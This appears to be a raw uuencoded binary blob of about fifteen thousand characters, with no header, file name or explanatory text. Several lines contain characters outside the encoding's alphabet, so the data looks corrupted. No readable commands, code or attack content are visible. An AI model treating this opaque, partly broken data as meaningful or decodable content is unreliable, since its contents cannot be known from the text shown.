MGT@O[9L((1CRW`G0JKT2;%8O-W\&2#.(L^\6R?JG'D&#IJ&\$475\^))OM'G7
M);3OI#P<X=AE+C&0HV2;W55T1X%ATBT_QR/)WG<[+6';\;LRFVBI>1=#LF:
M3R*S.H6([1\$7]\$G?-)AR`X2W5+]P>!-Q.0-=6BS@0V7+2YPHWA!IZ5.Z``I
M@ (R<FE>DZWX<VD'8Y]R[AIFHF]BL.7+' ;'V3;(&DG0"D^!&DD-CG(FQPU</
M&<FY"Z95Y1!`<H7:L-R0X;Y;IW7W14EY4^)\JH@2II_WKX&B,7PQ\$)IV?+%Q
M^0WG*;AKY9ZJ.+NKYE.9\$`#S^J51)JKJ(F[52`ML<5:SPH%>J,ULS\$<1)' \Y
MB'77@HI.VN\$TJN;:\$]_+3`EKY_(LA#B+D2%EC#', [XM6/%2>[/F/2G,K3X3,
MF1.WPU<U.>"5#,G%(I@3UH^RW&19PEZWH#+J,N2AQH)'`D8W&5XRY<AX7\3?
MBI9K2<4@1C]F[;75B_*C4V[N?SBDTC66Y%B1"8LIENR#/4W0.=<4T\$DH+3_7
M]PWXK(4/VRDV/G0RX62%E+,-#SE!BP`FW68%`>/JD27.BELF>*:1N\$!\ [HP I
M8QG?4030510>U,DA&'(MZ!.*,R7_/3GUC[S`Q.K*G]GJ.3]HEA.;E;Z-G">@
M0F7ZY\$U=,S1GG]Z5?-SRZ=Y[D2#MA(902F%)MF]7+\$;7'?9OXXXZ*>L+%SJ^
M067[XO>C*+;2K1PQ1IO`%8YN9DR0)<=9F`Z6:GP-DN>?/%+I-QWZX)72,9I*
M/CL4BOQ)2&HJ*68;?M*4B5=R5@*^*PU4[6>C12./>ZH^,==\FY25B\9% \[;
ML8Y/ZE9)H[\$8>JPECKD7('MCOWAG':\41&7%&HLOY"/-JO+=)B\!T3K28
M0QN!DZQZ\<934NMMG-G8A/8BA'914-V\$U2A[;<+OF3LD3DD;#\$>B79U2(7]S
M'I=@XTG:(AJ' .\$\5@*O6:4EE:(M;2LB!V<&-E\$5]_;2J=PH,GD?'@F+&2>#F
M9%95>R6\E'>900")@R%?S=: '8OY2*F6T"JC!\$)] ,LU#+>P2'3Q1`#! /4-)K
M/W2E-] `VK^B2-+S2@&PPEZJ:R'YGS@9\LXX5VKRJJXHSBOF/X-*TQE0&,3'89
M%3\$.KXZI@ (X:O-USFZ]WVEX+(2PFNX8)/X!1#X>=-D;5,ERGQC%\$')5;L'Z7
M" `MH\$(6+\$H>T(+\LG\$NUT-G;G58Y+W\$;]H6C4DP02;AU-?'BPF!#EK[]:5,`
M4;!805V1]6G.'20SB=ZM-H^4H&BBK%-_)Z.V/ZF[I>A<T! ?J2]55J7Z2NY)
M2+NE@].R"307TY!SLK"*4JSK<'OODU[,%SDI6<-8V?VYA(P]6>&PMG,TSW,F
MD+L[@^3<P-*%9"i8JZSKWK!:' /CTJ0A+[,3W)"7DR>^8A@5Z#7="NRP#-[+
M=950J14ZITJ!00>)<-V(Z0B@9&*E4YA@])O4]Z*GYDI#IL:^ [7%)^S2(1KPK
M#V:3)B\#&+&GN)DU,91&YD`5C:/"]55?S"L8ZXA3N&-T9-6X=53%P\!+5CP2
MC!7* .@HYI"@4G2<]8\$C&MNH1A`GA+JPP)G)9><FT4)4<J30#1\J[\$9CXV#KT
M=*DCU2:C\$=FK`!CQ\`>?6'3@0F.942<I)CA/Q-%=<6/0)@"/M%1N9^FR7,J9
MMUGF&;+\I6TNW#&^!.BZ6UER: _+N8Q16Z>J1XG5.V&;8A5L%FE:'HB4%(#)W
M[I3=!259)H=.FKQ/K!.&6G55/' ;,QC\$[9+'8#,/L)4Z85)6.4:H5L(^IB6;>
M)J(!2`69=#?T(!UK70M**\$VXFE.=Z?HZG1^&^!)!=([.,F4\AH*H&,\$-!-:
M2'O[FK[I#:-D#C1PK#K:G]24<MIT+T`EE'B#NY]FG@F;25F9?#`XE[V]XC;!
M@A\9PNFDVH0V4`+KIH\8:&H.XX\,4]I2^L-;NAD;"I''YW0<[`]&)[R'V#.\
M:B*^9+[ZPK)U9H-ZV7@+!E81<=S3S+2BW5!<MU1B[6015?I\C<'1I5.63Y,
ME&7XEN_L1X(\S2&@<*A49X\$E==9TCA*D<B*UUQW)3J83<'`K<L);8.#^+9+
M?DY]>Z"@6G"B4JC0--J^JH(\$WK)COD[3K#<HF:?::@H2-LMF51W2W+!J:WAE
M3J+M+=G5H0V054[A*,C`9\@G33/%=R;>Y+,TZTRGFGS/Y\$*87V;1OS\$H?Z
MQ<+5WCSP\$`+Z05<<V<6SUPX;9:HR1_!HH>^IIUIGBGLX\$K`Y2L&\)VOC:
M'--!\$:AE:R5SL=3%R75LM.>JM;HWOXWVXB',%N9,T_Y%5ZD.+20,?N:F!@63
M&X[-&9]2IX6K#BG(Z`")G@<F&IN6'4!U,&8:)ZZX<DP!WF9\$9'1=EIZ3QNPN
M3SKU0%5@JT9S\$8-; '9LT1C#?!P@Q^X8R<[7[72V_>?'^V\$315G'*HK+6#RF<
MW9@BP_!QAI`?;6<KD?)B0\>'=MHR;OFZB="1VZV.;P>(Q.T6VS6VH>*ZBU;\
MY+0-FM&X6WS65^\$-]-6R+.V..Z-8YXEA3[U<9"(')*!#I.B;8FBIH*';:FI[
MR=GEI?E'=1!SF%'P\$]4I'DBHI8,>/9,7-^NX]Q5*.N"1H\A5+0>1R*0N8)I
M)!ZQ9J\$6,)BNV/)+GBNFNJ6BTM6Q+=@C=+*\$@FT86#):."TT`#Q1`7,7MG
M:A\U]_*8C&;46%JD+/9&RL2\%)NH0?8GI:>XER.@\$2C]\$"F]=XHC88B,W/F\$
MWHV<S!/*/S685F-B]R-UG8QEM)*-RV%CO<K@"UX"!W4W)NR"3\$?QTDG?B4!!
MCCKF"EV.R9:T7ZWVM<Z+^S.,KEHR!V]+Y`^\$`8F9H]I@_D;K,BH6.Q&(WBJ\
M*/]QOEW%]+)<E![: ,X\@FCXV`S3;729F80RD?S;YGRT<'%_I/OF?HT#^Y]+O
MF?])9)X`VSN6S9GN6)*P59HIS7,T(<US:6J:9[E/>&F>=0)+IH?A+,]3<B"7
M9)9GWS%NUIS.\$Y)>3DSF[.9H+H7Z5Y"CN7`"!UY"9L43.&55Z7WBYC.;0/H(
M0CGNNWF82S/D8;;(%RX?PD:OM[OB[,O.-K)+\$ZK%+3,(Q.JELIE(; \G^T'KG
MEJ3?O_`?ZO6=&D)0\,0EO+6L`*#[`0\7D@R8BQMU@H:E'' "9L\$%Z<8B2F=W*
MHG\$-9U+Z23F',XM[N7VT`>T<1_L`T4^;1T>;^R<_1R\ .CO!%='AT\W1YEXU
M.CF@W]M_/]G>/XD.MX_V=DY.MI]'SWXN;1X>[NYL;3[;W8YV-W_"S\$E_W]H^
M/(E^>KF]'QT@^)]VCK>CXY--K+'S'_UTM'.RL_)`<0,UD<[W[\`*;T\`V`V^
M?409JAY!ZU0Q.MP\.MG9/L9^+CS?%OV*9K;/ (9NST4_[9R\/'AU8CI?.G@!

M0' Z.?MC9?UZ-MG<(T/?#X^VCX^A'P![9P]ZO`TO=_.W=E\]A[Y4HV<'8?_@
M)-K=@9%!L9.#:@E;4V4U=.P,P-_/MIZ"3\WG^WL[@^, *W6BYV3?6B"<+?)
M/=]ZM;MY5#I\=71X<+R]&#*\$'0@_&CG^(<(1J'0^U^O-@T@P["'V-O<W]K&
MML282S!-.-SHYX-7N\$7'N'>?.TA!1&U'S[=?; &^=[/RX7<62T,SQJ[UMA>_C
M\$P!:VMS=C?:WMZ"_FT<_1\?;1S_N;!\$>CK8/-W>.\$\$M;!T='".5@G\EH=9&=
MR\!QZ[V6F:.L8\4M/TCTL>K_5W\$Q-'V?[V"L2*51"Z5(/S-[X^V"=&")DH_
M[4#'/</8,841,&%6J'B\L8?P,)')80[1T\WWF!TZ((9^M@_\?MGX)+\$BN'9TNR
MF\.\.\$#'/H",[U!_H'6()Y^WYYM[F]]O'@C*PS9)*LEV-C@^WMW;P"[P'>@0"
MV&54[1_#6'%JX8\$"\$FW""',)\$Z>Q](K6'A(@/N:<*!M?"8[6[9MYXDRVCTX
M1@HL/=\\V8RHQ_#WV3:6/MK>!T31&MO<VGIU!.L-2V'-Z,WQ*UB!._L\&SA>
M6N([1\]+>I\$1W;[8W-E]=>03'K9\"A\$D\$2'8B:XQ'&E6L+)CW9>0%-;+]6T
M1<Y2_C EZ"5/Q;!N*;3[_<8>6HVH'.KFC<'*C(P@*CTQ)CQ<YMPBFQ#`4>)R[
MI"(WK[;#],R-&"S8<0C9NM^;(!_L:6LS^K'@T^ECL'.^O,*1A95_L^+"([HN
MQ2["]10)DVLV@ (XQA^OK_RR@*DCQM=+9,1Q3J]/GFZ!XL>6&<B1D);1IG6?)
M#MZ?I\#)+'Z@C)Z^3SNB[P&;B9#!K".I<S?(7BQP\$6&O._),,][+**DQ;#;
M^V%='Q^@2YK@ER\$]O.2\SIM\$HK8G>M\$NY;_C%O>/@BKJ@.9.\$%2>7U(%[BV
M68FU.X-*.:U.2-0X+NF>8P8[=U^=OXPS[VYI59V,9"*.882.>U=D43=NH.I<
M+!V5W-39+'Y1NDTTC7(^"3<1K\ZL:LZ7M&ZLDZ21CU@5G:IC90RTXJN^.F4D
M?^T3N\$-VZ"R^P*%ACTWMKBX,\$A7?MB'G(N%FS_E:,B<C9HGD+V7-%\$-W:#\$
M!(E'J/2@)'OKZ&^D_LP9F68.E65E%HD&?5+JV+Z@H^=<C\$UL5TIEB[*I(JZG
MB\$ZJKV.\B?%_D)%U(@7Z?)@F%WB"\$IO@1,I'OKBAHA)I*:N\58F>8G2Z#6B!
M0/3U];T-;O=\$Y6O5;AO.=#\Q^<:=24Y'6A]41PY\;RA\HCA12HXS1[]0%WZ*
M9?BJ5F-RI@7K1\`7C\KN==*7K-9#"/`CM/DKKK"XP5]28>T<9;L83HY*BWJ
MHUI<PQU\$BVQKYEXM1M`@6-KX:9D57[OR]2]'`I'@%5G!ZSAA31'A3-+#]1\$&
MJ\DZ:A2>1TBZ-I[-KF==,6'55T[\$(K.X9'40B!T]'Y+HZ=5H-'CRZ-'U]?7B
M96^>V!]>/M+N'H\VH\$;+Z+J'EVYD:!,,,(L*\D^S?G'J<8MZCG6_8[V'4*,P5
M\$@_<0P7&C)*@=1#E9=U1QI;JIK+Z60K,>)C."JI-4II7&E0=!L8'\..*XC
M!SN5'7LQ<(VZLOI4M;LQ\TK,T2&'9B:<;CX[/MA]=;*]^[/49-9H3M5T1J-;
M(-#_1QG?K[]9M.#\]6RW#N+E20?;8<.DL[P]'J]F<RG:6!+69'.M;V1'\`EH
M6;JZ':"YD8X+(Y.%4/>)/^F!J*_K3V>KE36<W(&R!O3.*#BY(\$#\$'VY9GZJ9+
M79H"C&2A)=HUM;M_VK'1C]6:1RH0V.R-41S(#'!79SW;^:,WZ3J,OF:HJLE
MM9K'NN[?HD>#LE?;+'@ZHU\RK)!/^JWP#@XW1J=>F\$\$)(X'ILG%RGAS]AC?
MA'7'"LFY\<+<Z;N+AS.["S22K*\$A@^45FT6-V;>AD5:FKI(V7(X@=,8DP][
MNLE@8<'DY/QPY+!"S4NM7V3BKH3@RS\$ZB'W[>(Z9J+1>M^JR'8?)I7N=N\$8)
M&<R>R;.(>X*&;+[';5M41T4C9894.7,4<&W/XG5TK7T1KI5[':;NUGXKB)!=
M=';,%EGWT\$LHB=N!TQH,J4,W;M![F*YCH0M-<"H&5RF(TOW!U>VCZZO;&J"Y
MUKD<=!:O1MT.S,Z_14_0(XPQ^-XV*XU%NN/Z&<;1/?%P>TG:Z,.G\>/5_!O
MX_%*7?[%KXV590W&HW'2ZN/']>;CQ_6[VQLKQ<[_>H_LEZ,. \$SQBTEBOZM
MG62]?E9<;MK[O^CGRR>C;/AH_.T]RCIO8\&M['C]DJE+WD#(]%;N6?AVMDT
MU+)8^A(*N?MKL)YH5C&S\$8"XC9X3PJ*GC#@4VD?U47WQ'O;+V5..8[KD"B(
MMH5[2\~?3I&%74XQ323^A,(Q%_)`[GAW]76?C+CY6\$O_Q(.?C+&1"<%X9Q
MX'>A2>"!U!"(!;T>D=Q6/D%9Q24\$/YO=>D<005QPFA.J\$\$G-R"L<2!3F%A8
M)5FB/8H/:*(/\='0@+</MLK?8=^J\$9OWW=QR6W?4(3HCDTVBD]Y2=8&&+0A
MB9Y\$JN?GZ>A\W'J7C*CO5S'(?(<^HH^X7ZJ>ZL'A_=H>#H\$JQ>M%3F"J"J\$1
M:90H>XA3K)V<CR\Q#X,&A^\$<LVS[!L_&GJN7!+VJFM(/JVY9)>,8XT9WJFA_
MT:~?DP>@*4R9ZH\$CA7JQV\$V'D&[/NB!'T#N\$N=PKG2-7?XS=9Z<O'IZ0.\,[J
MT7KT6_0-:@7?'(++)W]32;ZK1-[5:V@.EY)L*?+)*.@-\]\T@;>.[7CR\S/!!
M(_I@X#1R<-XS'+7\$74C>T>3FX0X69L6("I';YC<6?@;@7^LN5R/=Z&FIM+?Y
M_<[6V>'FR<GVT3Z4FGMSTXK?W%PD;V[.X>]Y,E<J<=!46A"'P^0Y;/'1\$P[N
MDEQ\$9V=X9^#LK(RNN^AL"-^N.J/?XP<>+E%<5NG!:<I\#2N'QB)-EKN?5TB2S
M[E%\$V2LXX"F#<DZ]1=!)U6R6=7.8Q^.,+5!)>_T%:'*)!<:K<G&87**/\+#L
M00L%;PW9';P\$6J&^\$1#S&+.JFX?Y;@+!83\#A%:60[%](J?Y+N<>\$C">.%9*
M4"L&W45YX(?1(\ISUW.5Z(OUJ-9@51N*Q*,K4F'7US\$9!S'%Y!,N)!Z!&@)5
MU\$=-CTZ&8ZSC5\$%"X/F5(UC\$(3Z['259&=HEY;N*/4AZ[9I^4,D!2MLW`'?!
MJ1&P)_D+\$";F'J4OJ`*/,-^K"-,>'%'%<UL'S[?GL/E0&4.ABS'3T+UR!#VN
M4B>J"+\2Y5NV\$XT8R1N9H6<6:8S() [E"'X6Y\$#'?>\[B+JCBHC!41.#QY?;F
M\^TCQF11T0GH1\$P653/+R44H0P.6LT<,NQS-O8W?QV?XY(QY^R='E,8Z273
M92G>"I8R/'M#G"2:8;50T"OEXB+'M/1T4&F>#UM:@KM,1M3@LS&:*'BN!\$:1
MM\T"IEW\$4T\#5P8_F09G+J-/*,WSC/KJ]0]"Z>T]LT0=_^U_53IJ5H@8?5
M?GWSY#17&CL';Q8Z2<_KR)/3'-U#?Q;6HWSA7,G9QB=@WEB\$WK@24079YIG
MY&UWPQTC@\\$XU[9@0\$XF:O-X;_UFZ]N:OC/7/155+98JS(&@<!A:T9&ZX%E
MLBG3Q?:YEW2P5JZX0V*J_-&A'3PNGEZEX&]Q@I/)HU/R'Z3!8>X/<BMP/_/
MWK\WIHTDC>+P_KM"BU^Y@1V,#8XE]G,>,Y#;)*PX]LQ3K(Y'O)X91"V8H%X
M\$/BR>^: [OU75]U9+~^2F3&[\$X/475U=75U=55U=W>O!4^@-_%O*(`5J5LS
ML&J1!\$^DI.<!EVE(">^UI\$6:_[X'!J!FU__Y<?<M>>GDH*: *DH%"<L1P2^ (
M5X\G,\$\A9:'QZ\Q;7?T91"LK3U6)>#T<O4K5>.%X!+9R?QI.9C%J1ZZ5LI(!
M&%>H\E&OS)IEEJ/6;H8*8!+2<C5WD07=HG]>3K?M>2P/[J;1-7A2R5X-5NA"
ME"FZ9D'OZR'-7S1JWK%7/@TG\^0<Z-1<]T[<*S/51;=TBA*2UK_.5G_V^`Q`
M8?6EGH#I6*E6[1H:DTF^7X<Y(BI8K,^35+5%EBPP\C,Y#U8YG'=(VOI7TV\$:
M3,\H2UHBV`5&CK^LDXZ,8IUK;@*</\ \$IK^OG%:N.0E+.Q`I5XSP<1%HSPKI(

M-\3)UQ*>/NFZ^"Y!2DJSM-[:VS [<?_>A=;C=^]@^[' ;V]TKH-. \11_5ZQ%&]
M' O:\UROS!L@\\$1@5^-W\YB^"\XB&3F)2&VS0:8CZZFC?YFV-F1ZFU;!!\$6:]8
MJV@I]%)B)RM\)6,W[\^] ^YPX61*#U"TI:ZO37]Z:=-Q?, 'VK\//RV.OC9NJ!KW+
M&N_?G1/8Y?_%[9!']/_?QLI_V_SY9/_]S\$^3_ [?)__OD_]WD?^WD(^7YU62
M+?;C:>#ICE]<59VEZJ=@F*+"(UVP_N2B5,(%"' T]P@8OU]>"* 'E':Z#. \$QCZ
M5<=_S\ :BYL"/+L.+ 'GM8NI6/DV;]:T]>&RNLCY3C,]/O.6"P64IAL/!,^/*Q
MWH@JF]%,]7**6\%S">TDJQ&^%.C#5\$RHXF-5!-]U@2.7'AF-B"ALI=S=K-&
M%NCG.;[ATSB%/+_YF=R6>F#![5S\$\EM3?MN0WYZ?,!66MUF9!C!'J&&AO7*-
M<765V390`+3GTK**KQP0X;64ZF!29R34_)E"LV.AH\$QY2\@MIG%W?9?V#!H
M2"753,T"7M-58Z2X4(UKWB0-F0D5"9ZKCP74>\$"X1_\$YFYHFC=YJ_!\$.4CJ]
M)VM:"GK,YS[VA4PXHR):]:_+5D',%,M@U[>.OBE7,A^1K\E")LZ5,BV-[16
M?.P,)7WH894L>U@PDP?D/P_Z%SUH`XP5KYH>AG0S0;:GE;-B9^]C:Z>S7;ZU
MV59N'Q[NHP]4\U*2_610<;O]+YN*J8X-@NL*\]08U(/QF9Z6J^0&1@,SJ]^&
MT:8\$8YJQ<-F<QKA^02F8(N00)4,JJ5_YT44E#:7&'XTP";)9)*^_/5[0.'/T
M-]S8<9"+#O#2U7]4S#TJT,E(^:@V<\L1[51]GBU<8)-E]=L.F>#_YZ*%\`#
M"@ [=D,+)ZD)*-/IGIYR"[WOJ6EMMV5-/OCGL7ZQYC113JB=:C@[-8_=YKI
M^B=GUNL?4P)X2/7,.L4D@.ZD@YN3`L("OVS>-#NASGPDR.@#&!%!923`"ZZ
M>LL1]K8N*)UGUQ6?V*7U=/G'C^6_P^/1W;VWM7QG&7[\]:0"?RY?/L_Q_
M+U\]3_G_&ALOGOQ_C_%QB&KRL=#X>_R`JG?PX<U.9\N#_]I[W7:6H/\H?&`U
MK_D/[Y]SD.&80`CDF.TG7`^5XU'KC/MUZ:'9)D-RSOQ<\MKBU%N8J\$2N'D^Q
M2+M>FE<0%S&`-^)H4HR\CM]DPWZS.C,' ,OT*A,ZHNJ,;DD6=H_WBJ232>2[
MNE3T/6"0F1D"[W]P96HQ@:H+?=1%;BHI1,8=>!&&0&'V&@*'1]8-VZ;W):Y
M8GG"XH3==('@YO!"W[(>*Z_?T.W\$E]&BE)5(0B34+/,C#XO@90!BEV,>D8>5
MS@D8-X>;N7&R;G.JE;2[`N#_+74. @656WA*);S[Q4R245=>@)..'U^K)Q*WJ
M'ED\VR13-8KC2GC.11T'YJ,G[[= '5M0NDM=OO#52P/\$*]1(;0<J9G<Q/Y<7H
M/K\C7:)MM\$.N9<R3A=Y5/#A5DO<T.-&TJHO<U@:1>'9KZCW+I,;JL50Y,@T9
M.P/BCTLZR65ZI1UY\N/HW+B)W9IYO%)R*J<=N:H85HURA" 'B.%9(2W?=7D'
M,' 'Z?]236V.;Y5U`=@1,YTJ%*BXY-]OAF6RS<LN+TT-&I9J6G@V91KMIEG+5
M\=SB<MO");%E&-6N4L/T)`F_MZ5&21\$-;M%#H79-7G\$A.0D((T:WH8/9%'RT,
MF5M\$"?WB:+XY8UVFFT;,O&X)W7B4@W<^DT?HZ722-PZ" `;\9!2]41%83B7=,
M=.0%E\$8S.,44\;%6]P:\$Y\$@%73N)SK(%U)7-@^*&YFPFQ/;!CI' BWYF&V+P(
M)@\$ (V->G)OFDDMBU.0T0VU-<)2FI>5[#S3J@+E*:[8I[!D4^*CU#LG9'E]IB
MD<((,**\N[10I6<E1_.A!!*"#8PN?<4%]Y3#!J.:>/+@^83M-='EB/JPLTM*
MYPG/3"Z!5G0!G;`,`G,Q@H6N6M=NP%2*4Z_\ROA"7LH]5[B+[CEQL2]S`*+(*
ML=.C?M5Y@X%YVYU,V.G#\$A,/\"(K\$53L?@?,@866[3AA5RKA5.5[=[CU-K/7
M&Y6D:<Y2C+`CQ#8E:R9]DAEN_;' [O`-^S!!^X#X!670BZ@WM!L1\$7-(I;R/F
M]ROBUJ&X"?TJNV<RK.)&?'Y+ ,?YJD;["RU>6^B=4\$TOTV8N'"C[NTS04%A
MN!WCK.*NN#*)IK#8N7B`*%6)26&E2QMY&YY)9>0"31M3UQXB)](/&@_!9=D*
MQ\$WBVM70:F6RIC5E+F<('E@!3CZQZ2PR*U`U\P87R701-+P&ZJ8HK@!01A&F
MYHZ!_Z=TIIC\!0\$43%A(KH=I/_N4(BORH<49OZ:SSZXGX5?>CC"[QX@N;4>6
MI&0'@LUXXD0*U4)EM8*7!Z+K-[BBU%5CYFN.@O'9[+PJ+*B](N<1#*)A)Q(
M[_!@-O1YQ/)2\D/=Q\$P!NQ]'S49]#,6-D@A&4UE(-0W'?,-?EI)%*, 'KC&E<
MN`9ZGA2YEOY7%[S>XNE(;E(X\+2*J7/X!SLRQ:1,U8R>'FY-\$.3G=7/M2-SK
M@;E:9?,-XY;2#`0.KCIGE/JTIB?3\$%=0B&MC7'=(E&R=0I"-9[95(0:6\CO&
MQ+\H(X-2@#92(")*8;N\$9#:Q"XC-4(D#D7="Q"D(><Y" ^_&*VEMB(F=X%&Y
MQ=(V[\`O>%7T6X<^13AS?VZBY6X325H&E`>=5AMQ3DJH42))LUE%*EZ2"*.
M`6!I8CC@&BZY5P'=3D7IX>C,?C_@>_3:+=!3D1&3J*?G<,[JO-7S0=7;CCUM
M9;\$X`S_K5:[/4(\$\!3WK3@4!*66+YFNY+!\$_KB@` `'-XY).YXT/-J:SEQF6>B
MIE-(U` ;B\2RNI+M2:E=#+19\9%\/+*42#[7M79^EQW:7' I5R^+@U`5R*/QR
M%W6+NJ95OK0'<:A:TB\@N`9`96IJ5`ESKJ](EIS[4\HZS5AO%*#/)4Q&!%U8
MAC*)E!PQL>ZV%`15-4R=(XCPF%J<%\$GXCK<;8KY3`<:IX<K;A41^4VX2X:BQ
M[!63.=YX*:<:S`1UQ>F5IH%15H-@BFF*W>,G@%@8"%5#VMRK)&%FE#=#,XO)
M6#6];(S4`5TRCTH%J\$_)#%9XQD8=#3+"3![*H2Q38V"8E70MD'23-V@,.#<1
M3!+K>EX+_Y*P2@E[C4D99&NTAFKU+X\63UU-06/S4V938-E'J=^L/Q/)-<"
M]X00+9M"4W<^B`G'W0]LRHDK-Z!FL8GGLI.]2H<F)*4]1P\ /LPF?#];9S,\:
M#';YBLB`=B/6K5RAAH3(%%2,` (.@+FPZ`YM&3=W(XL;41@\AZ!B*R]>7\$!!D
ML!@7D3N%``UHO="4(VER&PH2G1:0<H*;/"I'+-W-0#:T[N0HB2F%/A'"-10"
MG%\X(@`*#8J-.+,S^;N2JS%4K%IZHA)2K?D+2V4H&2N,;B+X(H.WDH`.C:\D
M+`5YI>@`%M425)-.+02O(]6(Q_,"9V*F-%/)?XF`#]_>7I0:FSIYW<T++C3
M2&I2.=J>LQ_\V@1ARB(4Y6YT>49K7'P`+['IG[J1G0@HJ(<EM%X+()*@%R'_
M,BO!=X'M@'O+_TJO`A2`N\N^G^K9,HBBGCI_- \E1_YO[R`S?_/TWW+]9K=N
MR%#A<%8\ (WAQ&KH3@Y=R\$H,+^9N=+R4G1A<!9\OR`Q>RL\,KF?>%@G93,*5
M=,(5S15>9*G)V5X42!6;O&%/=2RSBW#`7:Z\9*X6(0E' -=S[1?D%DK&2LQQ
M8^8]=PKD'=<(!6N)3#XN4X\S*3%D-X)Y^1G(2W*W)G?_US[_,[G`[+(86_)8
MYW_67S8:+U/G?UXTGO;_`^/S=/[GZ?R//_C>4\G@+).`-WR`)#S:\$_-&UR.
MW,7)G2^/\LQ=RE_[\$<W2:A@M\U[TQ\+78<R;OU`2\$*2&4'!2J#X+J&_:H6
M/R\$4,^`L[VO6\2#^-B/?4G8^)#R8TJ<\W#T)K.*I_\ (UD6]6!#BSGST>OLY^
MR1,?ZIT[7-U5N2>R-:R5F4O,#`&.DSKN`V(D?\6JH;`4)P18L"U,,\RK902?
M)HFSKR\$F.;D<I7I)KH"#Q+E<J0R"03LL9GCX-_8(QZ5G("\F%4,!/\$<D"B:
M)OB_CQNO3Q06=SLI3VXE_H9#5("'\$HEEC]_(BI<8QHO0Y!/??E`DX+_P<9IB

MP?:\$%<B*^C:=3E*Y*WR>+N(ZG;S''4:?:%S9?*) [= ' < .>B>#B\$\$\$FULN<W1&=
M0"PIE%P;Q6L:>28"ZQ]W6_PKS@>MR3-64'K+^CNS*(HS/35(Y@0S&5+/.S&X
MK`?7*%Q[L[AW-HHJCL*RL\$!D?-J&?RH(F7'X8YAH)2EK\$90=".#';*(!+06:
M9'W,;X'O09.XJ%#M%- (DI/!?!Y%NZF'P4E35:9;?-,H%06%6R+'Z92&@P=62R
MD8'YD&Y<II>AXM84S4'L.#S)I\$^(WPR<%IPLR#E8D'6NX**^91PK^ZCQ-\->"
M!PG^RH9QF;,\$.4<)LD3X7Y^.\$OSN/I;]/PA&<;)VSVTLL/_Q8]G_SYOKS;]X
M+^X9#^?G3V[_.\??GXyz;\$.HU[@'1]"B\7^QT;#&_U6C^73^XU\$^&?X?9?R6
M2@>MH_>]SE[W""W@V6N#C:-G9K"* (,K)EJ;Y6JQ<FO21BY<' ^V5T6ETL[9\
MC2@%=_+5969F3\JB2_U5G>74H^)'M-1:07^J;<.V7-#U3]J=X\PCYDO4Y9]
M[8\$M'^'._\O10<Q[\5DT_V'FI_._O7J:_X_Q63S_;/S/]ZVS.78X*3\$>=H).
M7<P[CD*'.:_"J#<-PD@XK3[N]@[;G1V\2[*S'U_?=>I'>(\$C_=_SI'+&K%.G7
M_MNWW?81_]']\S9\ .SK\$RR!+:/N5W[=W=O:]3_N'.]ME,"\$O_6D/DT0:P#'[
M+)B8SVO>.LSN*)R1)TMOL.*]6(<":'Y\$Z(^238*!B!!K'M6JL5)>U3N!IJ`@
M[PQ*`C04*<REXD4'YU**\$.V%AG[%`YMP_ ;JQ#B@9Q5>T\JV==_M>D:.]SOG/
M<J%<2B5@XV["8-\?_G*FO]->/\T_Q_E\P#K?[6H)SS3"9[EWBZ5:]T%'()K
M?S2)@F2-._;6,/=IHIS]U''NUJP/@FN8X5_R/%4(5W--97J18':70M238-:
[M'/GRZ37S_'3?[W_RMG9:="]J1:11H*,9TV'VN\&J[%M/)3:E2KOMH_?[V]V2
M] %NXL\Z&105"\W01I]#\;S[H_&^W-A(S_&^W>Y;-P_M>*?!(/*KA(1,,
M_WU8>2!G>'U-SG'&CFMXJVIZ7F/YWOZ'HX,/:OUF%_O%E(!-T?9B3G<B!27
M"/([2H-H4%JA;\$DL,[N8P_2336'T#=-/\$B'\P0L1M\ [B_BJ<QO4(9CD>JJN"
M@O3L6?U+'(XKQU99J^CWHNX@/'MQ/T7*DBE>!UMIK'NK&)5]XBWH"D]]71F%
MXWG"P_&[(\10*S\A'??&?Z[RNU'#NK)&'*T5<_B:I41(R^/-I(C'#I25>,.
MVUF<E<@:WS(DRBJ3-2_V+= "UV_K89JM'265Q]S0VI83L4%9E8=?R4&MIUQ]E
M_KO]/_)A;_--VP^]O=9NNWO[-6"1_&^^:-KR__GSC2?Y_QB?A[+_REE2G_T.
M9+Y2I;/5/,9LN'DMOB/C]=YVVC0;7>.14)C\$<G'L/=,D/]X8PN1^/'W/2#=L
MU\$G\8RQ!9D':OJ'20#`8':&J;RDM7,.+@JU`J4<S52\D7J=R*\$\$=">5%\$\$JGE]C
M&?X;8)"6+_UH'N'7>ME!*JB:6;/NJ,6I27M:@,EZB=T^\$GH_T24@M`QR%;1'
M&B^4QY4RAH\$`('Q')][P33JWS*.-2;V6"\$A^GJ^F8/?OE8#\<&=M\;OQ:'V
M._LXY?`7I?H_?WC?P-D?`K____PI____NC?!Y![_;?H!'Y4N&<9`MZ[EM<-A^
MZZKR/HBBV"CH-"(R93RW':P[95QFPY=F3CE\$SS0Q.N,D0)^^T)TIC!'1\`8!
MT@RCQ1/^,F%&3>E+/:1:/\$*%J]D5KSR+9W\$39/27IJ9^5\K8H1=E#-_Z/>JL
M3Y_[^RR2_W=T_)GD?S?6'^2_U_K\R3_OUGYWY_ZPYE8!5Y7E9"G%Z:,+].U
M6JVMK1Y+U8A*_O\$;_J]W@F_AO4^>G-YX'D7\8=EG&?;AIW>2L_Z,8]?J<ZMU
M9^~IW?F&/HO\ZUW=U`%LC_YL9S._[K5?/%D__G43Z/Y/]Q^7M*I:W]O;<-
ME\#=!C9LZ&S8J%^(A"Y;UK==B)K%6"U:!DHJY(Y<IU50,\$N0.^V.GL%X#,G
M3MFJ4Z0E4;/TMK/3(J)+20M.KI3?^\$FP%4[.@RE?96K>>K5F%-EN=_/>_==6
M/)X%U[/,ITW4=R_6-"(7J@["3/+`5#>\$TP\$%\%^`H4RBQS2;=W3F`P""V9A
ME/GR4^!/?!+<R-;#V?3!8=B%\$9'E&BIH_\$1Y\$U~^/W@G_?YLY.1Q%;I&=' /3
M6]?BS+&VO#E9\>SW=.^D%ENOM9(N+IHW:EG'.)(-0XNWEJ*^V75+,^D7Q_\$
M%8--WR>OX>_XLW#]WVOM'.YV[K#[L_#^Q\9S>_UOKC<;3_O_C_(I8/^=^EY
M%)X^WD90=]FH('W=9;O[@-H*B2IX^*S(OE!F<4VID"MOH=)JQ1+%-^F,5;*V
MC1%+VV#SC=9FHTDZG,%2(&2(T)9V.!RF(R!,X.&6'Z&=-H4AN;!?^H/I8.W%
MV@;\;K];_>(?/`1"N_RMM_7V7<60880A;T(._ZHV_W,2['/\`9[W>83M;0S
M7.P8WWU<D2T@RK7Y#._."?N]4U1?SEIP['.5ZJKN[Q+ONVMQ@7189R>#0WDS
